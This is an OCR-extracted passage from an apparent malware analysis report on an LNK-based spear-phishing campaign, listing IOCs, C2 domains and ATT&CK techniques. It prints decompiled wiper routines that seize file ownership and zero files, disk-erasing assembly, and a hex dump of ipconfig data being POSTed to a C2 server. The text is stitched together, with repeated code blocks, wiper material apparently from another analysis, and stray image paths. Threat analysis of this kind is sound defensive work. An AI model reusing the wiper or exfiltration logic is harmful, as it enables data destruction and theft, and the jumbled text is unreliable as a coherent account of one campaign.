129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
